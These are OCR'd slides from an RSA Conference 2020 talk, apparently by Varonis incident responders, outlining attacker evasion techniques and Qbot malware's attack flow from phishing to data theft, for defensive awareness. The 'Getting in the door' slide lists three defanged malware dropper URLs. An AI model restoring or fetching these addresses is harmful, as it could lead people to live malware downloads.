RSAConference2020
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HUMAN ELEMENT

SESSION ID: PART4-T12

Hacking for Cash: Three Case Studies on Monetizing Vulnerabilities

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

So one day you get an email…



..then you check your SIEM



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
What did you miss?

Varonis Incident Response Investigations in 2019



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How do they happen?

First, some basics

- Any organization can be hacked
- Bypassing endpoint security is just another day at the office
- PowerShell has everything an attacker needs
- Active Directory is affectionately known as **“(H)Ac(k)tive Directory”**

Top Evasion Techniques

- Targeted Attacks
  - Phishing with challenge response (MFA Bypass)
  - O365 Phishing
  - VBA, Microsoft Office attachments
- Malware
  - Recon for EP detections
  - Code signed with valid stolen certs (Qbot)
  - Ransomwares - using common func calls (.NET, PowerShell)
- C2 and Data Exfiltration
  - New Domains & Same Geo location
  - HTTPs & DNS Usage
- **Brute force.**

Let's Review Malware's Attack Flow

Infection

- These people love cats!
- And droppers!

Command & Control

- Hey, I've got a new host!

Recon & Lateral Movement

- Let's meet its neighbors…
- And turn them into zombies, too!

Privilege Escalation

- Let's get more power!

Persistence

- Let's stay a while!

Data Exfiltration

- Got your nose!

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Qbot

Global Advanced Persistent Threat

Qbot's Attack Flow

Infection

- Phishing
- Found "dropper"
- Calc.exe
- Interrogated endpoints

Command & Control

- Found C&C server
- Comms over DNS

Recon & Lateral Movement

- Explores processes
- Connecting to other devices
- Brute force neighbors

Privilege Escalation

- Exploit to get system account
- Just a VBS file

Persistence


- Scheduled task
- Shortcut in startup folder
- Injected into explorer.exe

Data Exfiltration


- Financial Information over web (think proxy)

Getting in the door

- http://portla(dot)mlcsoft(dot)com/widgetcontrol.png
- http://qt(dot)files(dot)diggerspecialties(dot)com/development.png
- http://ontario(dot)postsupport(dot)net/france.png



Establishing persistence



Move and steal

